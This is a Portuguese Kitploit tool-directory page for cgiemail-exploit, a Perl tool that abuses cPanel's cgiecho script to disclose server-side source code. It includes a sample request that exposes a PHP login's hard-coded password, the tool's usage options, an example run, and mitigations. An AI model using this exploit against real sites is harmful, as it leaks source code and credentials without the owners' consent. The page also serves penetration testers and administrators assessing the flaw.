
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
cgiemail-exploit — Cgiemail - Divulgação de Código-Fonte/LFI | Kitploit
Ferramentas/GitHubGitHub/finbar-crago/cgiemail-exploit
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de Penetração
GitHubfinbar-crago/cgiemail-exploit

cgiemail-exploit

Cgiemail - Divulgação de Código-Fonte/LFI

Ver Repositório
1517há 9 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Cgiemail - Exploit de Divulgação de Código-Fonte/Inclusão Local de Arquivo

cgiecho, um script incluído no cgiemail, retorna qualquer arquivo sob a raiz de documentos de um site se o arquivo contiver colchetes e o texto dentro dos colchetes for adivinhável.

cgiemail atualmente é distribuído com o cPanel, habilitado por padrão.

screen-shot

Exemplo

Para a página:

<?php // http://hostname/login.php
if($_GET['user'] == 'admin' && $_GET['pass'] == 'thisissecure'){ /*...*/ }

Solicitando:

http://hostname/cgi-sys/cgiecho/login.php?'pass'=['pass']

Retorna:

<HEAD><TITLE>Success</TITLE></HEAD>
<BODY>Processed form looks like this:<P><HR><PRE>
&lt;?php // http://hostname/login.php
if($_GET == 'admin' && $_GET['pass'] == 'thisissecure'){ /*..*/ }
</PRE><P>
<P><EM>cgiemail 
1.6
</EM></BODY>

cgiemail-exploit.pl

Usage: ./cgiemail-exploit.pl [options] target

Options:
  --names         Check for names in commer separated list
  --num           Check for numbers
  --num-max       Maximum number to check (default 10)
  --php           Check PHP $_SERVER Variables
  --batch         Number of arguments sent per request (default 10)
  --cgiecho-path  Path of cgiecho on server (default '/cgi-sys/cgiecho/')
  --user-agent    Set user-agent (default 'Mozilla/5.0')
  --deley         Pause between requests in seconds (default 1)
  --timeout       Set connection timeout (default 10)

exemplo

$ ./cgiemail-exploit.pl --num --names 'email,password' http://hostname/login.php > login.php
detected cgiemail 1.6
request 1 of 2...
success!
url: http://hostname//cgi-sys/cgiecho/login.php?0=[0]&1=[1]&2=[2]&3=[3]&4=[4]&5=[5]&6=[6]&7=[7]&8=[8]&9=[9]&

ressalvas

  • se nenhum valor for fornecido para uma variável, ela será excluída; portanto, espere ver algumas variáveis '$_POST/$_GET' sem []...

Soluções

  • não use cgiemail...
  • desabilite o cgiemail...
  • se, por qualquer motivo, você estiver preso em um sistema com cgiemail, o comprimento máximo da variável é 255; uma string longa dentro de colchetes retornará um erro.
  • não use colchetes?

Referência

  • http://web.mit.edu/wwwdev/cgiemail/webmaster.html#security
  • https://documentation.cpanel.net/display/1144Docs/Tweak+Settings+-+Security#TweakSettings-Security-CGIEmailandCGIEcho
Baixar ferramenta